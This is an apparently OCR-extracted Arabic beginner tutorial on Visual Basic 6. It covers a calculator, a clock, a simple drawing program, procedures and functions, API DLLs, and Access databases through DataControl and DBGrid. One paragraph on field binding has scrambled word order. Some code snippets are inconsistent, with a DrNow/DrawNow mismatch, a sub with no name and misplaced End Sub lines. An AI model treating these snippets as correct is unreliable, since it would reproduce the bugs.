في البداية سوف نعد النموذج الذي سيكون هو الواجهة الأساسية للآلة الحاسبة ... وكذلك إعداد العناصر الموجودة بداخل النموذج..

- ضع ٢ Text Box و سميهما T1, T2 .
- اضف 5 Command Button و ضع عليها علامات اللآلة + / - / ÷ / ×..
- أضف Label في الاعلي، و غير الخاصية Border Style الي Fixed لجعل اللابل محاط باطار..
- سم الفورم باسم الحاسبة...
- المفروض أن يكون شكل المشروع الآن قد وصل إلى هذا الشكل:



الفكرة

فكرة هذه الآله بسيطة جدا حيث تكتب رقم في التكست الاول و الثاني ثم تطغط علي اي زر ليقوم البرنامج باجراء العملية الحسابية و اظهار النتيجة في اللابل.

الكود:

١٦.

- افتح نافذه الكود المخصصة للزر المكتوب علية + و اكتب الكود التالي:

```
Private Sub Command1_Click()
Dim X, Y
X = Val(t1.Text)
Y = Val(t2.Text)
Label1.Caption = X + Y
End Sub
```

و الآن لنقوم بشرح الكود:
في السطر الاول قمنا بانشاء متغير و هو قيمة التكست ليتعامل معها كأنها ارقام و قمت بتعريفها بالسطر الثاني و الثالث و قد استخدمت كلمة Val قبل التعريف ليتعامل مع هذه التكست كارقام و ليس كلاما عاديا، و في الرابع قمت بكتابه المسألة، و لكن في أول قطعة فيها عند Label1.Caption = استخدمتها لتكون كلمات هذا اللابل تساوي هذه المسألة... أرجو ان تكونوا فهمتم ما اعني...

١٧.
١٨.
١٩.
٢٠.
٢١.
٢٢.
٢٣.
٢٤.
٢٥.
٢٦.

٢٧. افتح نافذه الكود المخصصة للزر المكتوب علية - و اكتب الكود التالي:

```
Private Sub Command2_Click()
Dim X, Y
X = Val(t1.Text)
Y = Val(t2.Text)
Label1.Caption = X - Y
```

End Sub

- **كرر هذه الكود في بقية الازرار مع تغيير رقم الزر و العلامة..**

بعض الرموز المستخدمة في الفيجوال بيسيك

هناك بعض الرموز التي مرت يجب ان تعرفها قبل كتابة الكود.

أصغر من	<
أكبر من	>
لا يساوي	<>

أصغر من أو يساوي	<=
أكبر من أو يساوي	>=
زائد للجمع	+
ناقص للطرح أو سالب	-
في للضرب	*
على للقسمة	/
القسمة بدون كسور	\
الاوس	^
الباقي من القسمة	Mod

اذا اردت وضع علامات مثل Cos و Tan، فيمكنك استخدام الدوال الرياضية..

الساعة و التاريخ

كود الساعة و التاريخ سهلة جدا بدرجة لا تتصورها فكل ما عليك هو كتابة هذا الكود في التايمر الذي وضعته:

```
Private Sub Timer1_Timer()

Label1.Caption = Time

Label2.Caption = Date

End Sub
```

هل رأيت اكثر من ذلك سهولة؟؟ فالساعة و التاريخ يؤخذان من ساعة و تاريخ System و بالطبع يمكنك تغيير Label1 و Label2 حسب اسم اللابل او التكست...

وضع الكائنات

- Label1 و Label2 و تايمر و غير Interval الي ١٠٠٠، و غير اسم الفورم الي الساعة و التاريخ..
- ضع هذه الكائنات لتكون بهذا الشكل:

الفكرة

سنقوم الان بعمل برنامج رسم بسيط، ليس به غير قلم فقط، الفكرة بسيطة و سهلة و الكود ايضا..

لن تحتوي الفورم علي اي كائنات لان الفورم هي ما سنستخدمه للرسم عليها..

الكود

كود الرسم سهلة فمثلا لو اردت رسم بالقلم تكتب:

```
If Button = 1 Then

Line – (X, Y), vbGreen      'لون الخط و يمكنك تغييره

End If
```

في اجراء MouseMove الخاص بالصورة ولكن هناك مشكلة، عند كتابة الكود هكذا ستجد ان هناك خط يبدأ من اعلي الشاشة حتي المكان الذي تمشي فيه، و لمعالجة هذه المشكلة اتبع الاتي:

اكتب هذا الكود في Genral:

```
Dim DrNow As Integer
```

في هذا السطر عرفنا متغير من نوع Integer.

و هذا الكود في MouseDown:

```
DrawNow = -1

CurrentX = X

CurrentY = Y
```

و سيتم تعديل كود الرسم ايصبح كما يلي:

```
If DrNow And Button = 1 Then

Line – (X, Y)

End If
```

و اخيرا هذا الكود في MouseUp..

```
DrNow = 0
```

انواع الرسوم المختلفة

هذه طرق مختلفة للرسم و يمكنك استخدامها مثل استخدام القلم بنفس الطريقة:

- قلم:

```
Line -(X, Y), vbBlue
```

- قلم مع دوائر صغيرة:

```
Line -(x, y), vbGreen
Circle (x, y), 50
```

- رش الالوان:

```
Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)
Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)
Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)
Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)
```

و هناك الكثير من الطرق الاخري يمكنك اكتشافها بنفسك..

اهم احداث الفورم الخاصة بالرسوم

مسح كل الرسوم علي الفورم:

```
Me.Cls
```

التحكم في سمك الخط:

```
Me.DrawWidth = #
```

اعادة الرسوم حتي بعد مسحها:

```
Form1.AutoReDraw = True
```

/احمد شريف

تحديد مجال الاجرائات و الدوال

الاجراءات والدوال كالمتغيرات تمامًا لها مجال رؤية Scope وهي الأماكن التى يمكن نداء الاجراء أو الدالة منه.
وتنقسم إلى نوعين : اجراءات عامة Public , واجراءات خاصة Private ..

- الاجراءات العامة هي التى يراها البرنامج في أي مكان منه وتستخدم لها الكلمةPublic ..
- الاجراءات الخاصة هي التى تنحصر رؤيتها في الملف الذى تم تعريفها فيه سواء كان نموذج النافذة أو وحدة برمجية وتستخدم لها الكلمة Private..

اعادة استخدام الاجراءات و الدوال

عند تعريفك لاجراء أو دالة في ملف نموذج نافذة فإنك تستطيع استخدامها في انحاء البرنامج أن كانت معرفة على أنها دالة عامة.

إذا قررت أن تستخدم هذه الدالة في مشروع آخر فيما بعد فيستحسن أن تقوم بتعريف هذه الدالة في ملف وحدة برمجيةModule ..

لاضافة وحدة برمجية إلى مشروعك اختر Add Module من القائمة Project ..

مع البرامج التطبيقية موديل جاهز به بعض الاكواد و به كيفية الاستخدام كما قلنا من قبل..

تعريف الاجرائات

الاجراءات هي مجموعة من التعليمات يتم تنفيذها عند نداء الاجراء ثم يعود البرنامج إلى تنفيذه العادي.

الفكرة الرئيسية وراء استخدام الاجراءات بكفاءة تكمن في تقسيم مهمة البرنامج إلى مهام صغيرة يمكن احتوائها على انفراد في اجراءات أو دوال أو كائنات.

يؤدى ذلك إلى سهولة اختبار كل اجراء على حدى وعدم تكرار الكود بلا داع .

انشاء الاجرائات الفرعية و استخدامها

لانشاء اجراء مباشرة ضع مؤشر الادخال في نافذة الكود في قسم الاعلان العام..
اكتب Sub واتبعها بمسافة.
اكتب اسم الاجراء وليكن Test ..
اضغط Enter لانشاء الاجراء.

بمجرد الضغط على Enter يقوم Visual Basic بالآتي:

- وضع أقواس المعاملات (Arguments) بعد اسم الاجراء مباشرة.

- اضافة عبارة End sub في السطر التالى.
- كتابة اسم الاجراء الجديد في مربع الأحداث .

و لنداء هذا الاجراء نكتب اسمه مباشرة في الكود..

تمرير البيانات من و الي الاجراء

هناك طريقتين لتبادل البيانات مع الاجراء:

- استخدام المتغيرات العامة Public التى تظهر في أي مكان من الكود ومن ثم يمكن قراءتها وتغييرها من خلال الاجراء.

```
Public Name As String

Sub Test()
Name = "Ehab"
End Sub
```

- أو استخدام المعاملات Parameters والتى يمكن تمريرها من وإلى الاجراء دون الحاجة إلى المتغيرات العامة .

```
Sub Test(Name As String)
Name = "Ehab"
End Sub
```

انهاء الاجراء

لسبب أو لآخر قد تحتاج إلى مغادرة الاجراء دون اكمال تنفيذ بقية أوامره يتم ذلك من خلال العبارة Exit Sub ...

```
Sub (Name As String)

If Name = "" Then Exit Sub

End If
```

استخدام الدوال

ما هي الدوال؟؟
الدوال هي أسماء محجوزة ومعرفة من قبل الفيجوال بيسك لتقوم بعمل معين مثل المصفوفات والقيم المطلقة وغيرها..

- الدوال الرياضية Mathematics Functions .
- دوال سلاسل البيانات String Functions .
- دوال الوقت و التاريخ Date and Time Functions .
- دوال التحقق من أنواع البيانات Data Type Inspection Functions .
- دوال المدخلات و المخرجات Program Output and User Input Functions.
- دوال ماليةFinancial Functions
- دوال متنوعة أخري..
- دوال معرفة من قبل المبرمج (UDF) User Defined Functions .

انشاء الدوال

تشبه الدوال الاجراءات تمامًا ولكن الدالة ترجع قيمة عند ندائها حيث يمكن تخزينها في متغير أو استخدامها في تعبير مباشرة.

انشاء الدوال يتبع نفس قواعد انشاء الاجراءات وفي هذه الحالة سنستخدمFunction بدلاً من Sub .. مثال:

```
Public Function Sum(X As Integer, Y As Integer)
If X = 0 Or Y = 0 Then
Exit Function
End If
Sum = X + Y
End Function
```

دوال API

كلمة API هي اختصار لكلمة Application Programming Interface..

تستخدم هذه الدوال في اشياء كثيرة تصل الي المئات و تعتمد دوال API علي ملفات في System و منها:

User32.dll (User Interface Functions)

Kernel32.dll (Operating System Kernel Functions)

Gdi32.dll (Graphics Device Interface Functions)

Shell32.dll (Windows Shell Functions)

و للحصول علي جميع دوال API يمكنك تحميل برنامجي APIGuide و APIViewer و اذا واجهت مشاكل في ايجادهما راسلني و سأرسلها لك..

اقسام المشروع في قواعد البيانات

لقواعد البيانات اهمية كبيرة جدا في البرمجة، فاليوم تعتمد البنوك و الشركات الكبري علي قواعد البيانات هذه، وإن شاء الله سنبدء سلسله من الدروس في قواعد البيانات من الصفر .. وذلك بستخدام أداة Data Control..

أولاً سوف أوضح بعض المسميات المهمه و السهله، في اي مشروع توجد ٣ أقسام وهي ..

القسم الاول: قاعدة البيانات DataBase: وهى عباره عن مخزن عل القرص الصلب على شكل ملف إما Binary .. وهو في الاغلب يتكون من مجموعه من الجداول وكل جدول يتكون من مجموعه من الحقول التي تحوي البيانت وتوجد لذلك أنواع كثيره من أنواع الملفات في ال DataBase مثل mdp وxcl..


القسم الثاني: Database Management System وهو عباره عن مدير قاعده البيانا الذي يسمح لى يالتعامل معها مثلا .. برنامج ال Access هو عباره عن مدير قاعده البيانات لملفات mdp وOracle..وهو يقوم بجميع العمليات على الملف ليضمن لى التخزين الصحيح من غير أن اطلع عليه وعلى تعقيده..وهو بذلك يسهل على المبرمجين إذ كان في السابق يجب على المبرمج ان يتولى هذه العمليه..

القسم الثالث: أداه تمكننا من التعامل مع مدير قواعد البيانات لنصل إلى قاعده البيانات وتوجد لذلك أدوات كثيره وكل له شغله و أهميه و بساطته ..
مثل DataControl و ODBC, OLEDB , DAO , ADO وكل منها له مقدرته على التعامل مع مدير قواعد البيانات.. ولكن الكثر شهرة هي DataControl لأنها بسيطة و سهلة جدا..

انشاء قاعدة بيانات

معظم المبرمجين ينشئون قاعدة البيانات عن طريق Access مباشرة، ولكنني لا احب هذه الطريقة، فاذا كنت تستخدم Access2000 او AccessXP او غيره من الاصدارات، فيجب عليك تغييرهذه القاعدة للنوع الاقدم و قد تنسي او تخطئ اثناء عملها، لذلك ارجح انشاء القاعدة عن طريق برنامج فيجوال بيسيك و هي تعطي نفس النتيجة بل و افضل..

- افتح مشروع جديد في فيجوال بيسيك ثم اضغط علي القائمة Add-Ins ثم Visual Data Manger، ستظهر لك هذه النافذة:




- و لأنشاء قاعدة جديدة اضغط:

New > Microsoft Access > Version 7.0 MDB


سيظهر لك صندوق حواري يريد مكان حفظ القاعدة و اسمها، مثال سم القاعدة باسم Telephone و احفظها في My Documents..

- و لأضافة جدول لقاعدة البيانات وليكن اسـمها Table1 و بهـا اسـم و التليفون نقوم بالاتي:

١. نـضغط بـزر الفئـره الأيمـن علـى Properties فـي نافـذة DataBase في Windo ونختار New Table .. ستظهر لك هذه النافذة:



٢. اكتب اسم الجدول بالخانة المكتوب بجانبها TableName..
٣. لتقـوم باضـافة الحقـول للجـدول تـضغط Add Field سـتظهر لـك هـذه النافذة:



٤- ويـــتم هنـــا إدخـــال إســـم الحقـــل وتحديـــد نوعـــه.. فمـثلا فـي مثالنـا يكـون إسـم الحقـل الأول الاسـم ونوعـه.. Text وبعـد عمـل ذلـك نـضغط عـل Ok ليـتم إضـافه الحقـل إلـى الجـدول.. ونقـوم بعمـل ذلـك بالنـسبه للحقـول الاخـرى التـي نريـدها ..

٥ - نقوم بإغلاق شاشه إضافه حقل فننتقل إلى شاشه أضافه جـدول ونلاحظ أن الحقول مضافه ..ولتثبيت العمل الـذي عملنـاه علـى الجـدول نـــــــضغط علـــــــــى Table the Biled ليتم إنشائه فعلياً على القاعده.. وبهذا نكـون قـد أنـشئنا قاعـده بيانـات وجدول..

ربط قاعدة بيانات بالفيجوال

نضيف الكنترول Data1 مـن الأداة Data الموجـوده علـى شـريط الأدوات.. و نقـوم بتعـديل الخاصـيه DatabaseName وبكتابـة مـسار القاعـدة التـي انـشأناها، وذلـك لربطـه مـع ملـف قاعـدت البيانـات.. وهـو Phones.mdb وبعـدها نتأكـد مـن ان الخاصـيه Connect تحمـل القيمـة Access..

أي ان DataControl يتعامل مع مدير قاعده البيانات Access ولكن يبقى ان نربطـه مـع جـدول معـين فنقـوم إختيـار إسـم الجـدول مـن الخاصـيه RecordSourceولا يوجد لدينا سوى جدول وآحد وهوTable1 .. وبهذا نكـون قد ربطنا Data مع الملف.

الكائنات التي سنحتاجها في العمل:

٢ TextBox، ٢ Label.. ضع هذه الكائنات لتكون بهذا الشكل:

ونحـن الآن قـد جهزنـا الواجهـة وبقـى علينـا أن نـربط ال Texts مـع الحقـل المناسـب الموجود في القاعده وذلك بستخدام الاداه Data1 ..

وتغير Text1 وذلك بختيار Data1 نربط الواجه مع القاعده من خلال ال الخاصيه DataSouce له بختيارنا Data1 ثم نقوم بتحديد إسم الحقل DataField..الخاصية خلال وذلك من وإذا كن عملنا صحيح تظهر لنا قائمه أى الإسم.. ونقوم Name نختار Text1 ولل Table1 الحقول داخل الجدول وذلك من خلال تغير الخاصيه لديها واختيار Text2 بالعمليه السابقة على القيمة DataField من وبهذا نكون قد أنشئنا أول برنامج مربوط Phone.. ويمكننا الان من إستعراض من غير كتابه كود .. بقاعدت بيانات وذلك محتويات قاعدت البينات، ولكننا انشأنا قاعدة بيانات فارغة لذا يجب اولا اضافة بعض البيانات لها، ويمكم ذلك اثناء تشغيل البرنامج بالكود و هذا ما ستعرفه في الدرس القادم، او عن طريق كتابتها مباشرة..

الخصائص المهمة للاداهDataControl

الخاصية Name: لن اشرحها ولو بعد مليون سنة!
الخاصية Connect : وهى خاصيه تمكننا من أن نحدد نوع مدير قاعده البيانات كمانريد أو كما تتيحه الأداه..
الخاصيه DatabaseName: ومن خلا هذه الخاصيه يتم ربط ال DataControlبقاعدت البيانت بإعطائه إسم ومكان القاعده على القرص الصلب.. ويجب أن يتوافق نوع القاعده مع مدير المقاعده المحدد فى خاصيه Connect فمثلاً نختار ملفات القاعده mdb. فى حاله إختيار Access ونختار Xls لمفات القاعده إذا كان نوع مدير القاعده Excel ..
الخاصيه Exclusive: ومن خلالها يمكن تحديد إذا كان بالإمكان فتح القاعده لأكثر من برنامج أو القصد أكثر من مستخدم فى نفس الوقت .. وهو تأخذ القيم True او False :
Ture: أى ان قاعدت البيانا مفتوحه فقط لمستخدم واحد فقط ، ولا يمكن أى مستخدم أن يفتحها قبل أن يغلق المستخدم الأول عمله..
False: وهى تلقائيا تكون هيى القيمه الإبتدائيه .. وتعنى أنه بالإمكان من أكثر من مستخدم أن يستخدمو قاعدت البيانت فى نفس الوقت..


الخاصيه RecordSource: وهى خاصيه ذات هدفين..

- يمكن من خلالها إسناد جدول لل DataControl فى وقت التصميم ..
- والهدف الثانى إسناد جمل SQL إلى ال DataControl إى إسناد إستعلام وطلبات عرض مخصصه تفيد كثيراً فى البرمجه..


لانـشاء نمـوذج بيانـات آليـا نقـوم باسـتخدام معـالج نمـاذج البيانـات وذلـك كالآتى:

اختر الأمر Add-InManager من قائمة Add-Ins ..
يظهر مربع حوارAdd-In Manager ..
اختر Data From Wizard وانقر عليها نقرًا مزدوجًا..
اختر أمر Data Form Wizard من ..Add-Ins

- **تظهر أول شاشة**




انقر زرNext
تظهر شاشة باسم DataBase Type وفي هذه الشاشة يتم تحديد نمط قواعد البيانات التى ستتعامل معه هل هو قاعدة بيانات Access أم أنها قاعدة بيانات ذات وصلة مفتوحةODBC ..




اختر Access ثم انقر زرNext..

- تظهرشاشة قاعدة البيانات هذه الشاشة تمكنك من تحديد اسم قاعدة البيانات التى ستسخدمها..
اختر قاعدة البيانات ثم انقر الزرNext

- تظهر شاشة النموذج Form وهى شاشة لتحديد خصائص النموذج الذى سيتم انشاؤه من خلال ثلاث مربعات..




اسم النموذج Name..
مخطط النموذج From Lauout أى طريقة عرض البيانات..
نمط الربط Binding Type أى الاسلوب المستخدم في انشاء الكود..
اضغط Next..
ستظهر لك شاشة Record Source..



قم باختيار جدول البيانات في المربع المنسدل المسمى Record Source ستظهر الحقول الخاصة بهذا الجدول في القائمة Available Fieds ..

ثم اختر الحقول التى تريد وضعها في النموذج ثم انقر نقرًا مزدوجًا عليها أو اضغط السهم لوضعها في القائمة Selected Fields..

انقر زر Next لتظهر الشاشة الخاصة باختيار ادوات التحكم Control Selection..



تنتج هذه الشاشة اختيار أى ازرار التحكم سيتم اضافتها إلى النموذج الذى سيتم انشاؤه..

- انقر زر Next للانتقال إلى الخطوة التالية..
- الخطوة الأخيرة لتسجيل الخطوات السابقة فلو أردت حفظ الخيارات الخاصة بانشاء نموذج البيانات للتعديل فيها في وقت لاحق قم بتحديد اسم الملف في مربع Profile
  انقر زر Finish ..

بعد انتهائك من هذه الخطوات سيظهر النموذج الذى تم انشاؤه يحتوى على الازرار.

الاداه DBGride

تـستخدم الاداة DBGrid لاظهـار مجموعـة سـجلات علـى شـكل سـطور وأعمدة
يحقق استخدام الاداة الامكانيات التالية :

- التنقل بين السجلات وعرض بياناتها
- التعامل مع هذه البيانات بالحذف أو الاضافة أو التعديل طبقًا لـشروط يحددها

المبرمج

أهم خصائص الاداة DBGrid ووظائف كل منها كما يلى:
AllowAddNew: ختيار القيمة True في مربع الخصائص معناه امكانية حذف أى سجل يظهر في شبكة البيانات..
AllowDelete: اختيار القيمة True في مربع الخصائص معناه امكانيـة حـذف أى سجل يظهر في شبكة البيانات..
AllowResizing: اختيـار القيمـة True فـي مربـع الخـصائص معنـاه امكانيـة تحجيم الشبكة.
AllowUpdate: اذا اخترت القيمة True فهذا معناه امكانية تعديل أى سـجل يظهر في شبكة البيانات..
Data Source: تحديد مصدر البيانات..
Caption: اظهارعنوان لشبكة البيانات..

data controlمجموعة مهام الاداخال

اوامر التنقل

يوجـد لـل DataControl مجموعـه جيـدة مـن Methods و Function التـى تمكننا من التعامل مع قاعـده البيانـات المربوطـه ب DataControl وسـهوله مع بعض التدبر.

تحتوي DataControl على مجموعه كبيره من الأوامر والإجرآت ولكـن تكـون هذه الأوامر تحت مجموعه أوامر تختص بالمعامله مع السجلات .. وكل هذه الأوامر تكون موجوده فى ال Recordset فمثلا .. عند كتابتـك للكـود التـالى تجـد مجموعـه كبيـره مـن الأوامـر يمكـن الإسـتفاده منهـا ..

Data1.Recordset

وهـذه الأومـر تنقـسم إلـى مجموعـات مـن حيـث الإسـتخدام.. ونحـن هنـا سـنشرح أهمها ..

مجموعه أوامر متخصصه فـى التنقـل داخـل الجـدول مـن سـجل إلـى آخـر:
الأمر MoveNext وهو يمكننا من الإنتقال من السجل الحـالى إلـى الـسجل الذى يليه فى الترتيب .. ومثلاً يمكن تنفيذ الأمر بكابه الكود كما يلي:

Data1.Recordset.MoveNext

- الأمرMovePrevious وهو يمكننا من الإنتقال من السجل الحالى إلى السجل السابق فى التربيب..ومثلا..

Data1.Recordset.MovePrevious

- الأمر MoveFirst وهو يمكننا من الإنتقال إلى أول سجل فى الجـدول .. ومثلاً ..

Data1.Recordset.MoveFirst .٢٨

- الأمرMoveLast وهو يمكننا من الإنتقال إلى آخر سـجل فـى الجـدول .. ومثلا..

Data1.Recordset.MoveLast

الحذف و الاضافة والتحديث

وايضا توجد هنالك مجموعه من الأوامـر التـى تهـتم بالـسجالت مـن الحيـث الأضافه و التعديل والحذف.. وغيرها:
الأمرAddNew وهو يقوم بإضافه سجل جديجد و فـارغ إلـى الجـدول .. وهـو يمثلا إضافه إلى جدول..ومثال عليه:

Data1.Recordset.AddNew

الأمرDelete وهو يقوم بحذف السجل الذى نقف عليه حالياً .. ومثال عليه..

Data1.Recordset.Delete

الأمر Update. وهو يقوم بحفظ التعديلات على لقاعـده فعليـاً ..ويكـون ذلـك بعد إضافه سجل أو التعديل علـى بيانـت سـجل .. فيجـب حفـظ التعـديلات فعلياً.. ولا يمكن إستخدامه بعد أى منها .. وإلى يسبب خطء..

Data1.Recordset.Update

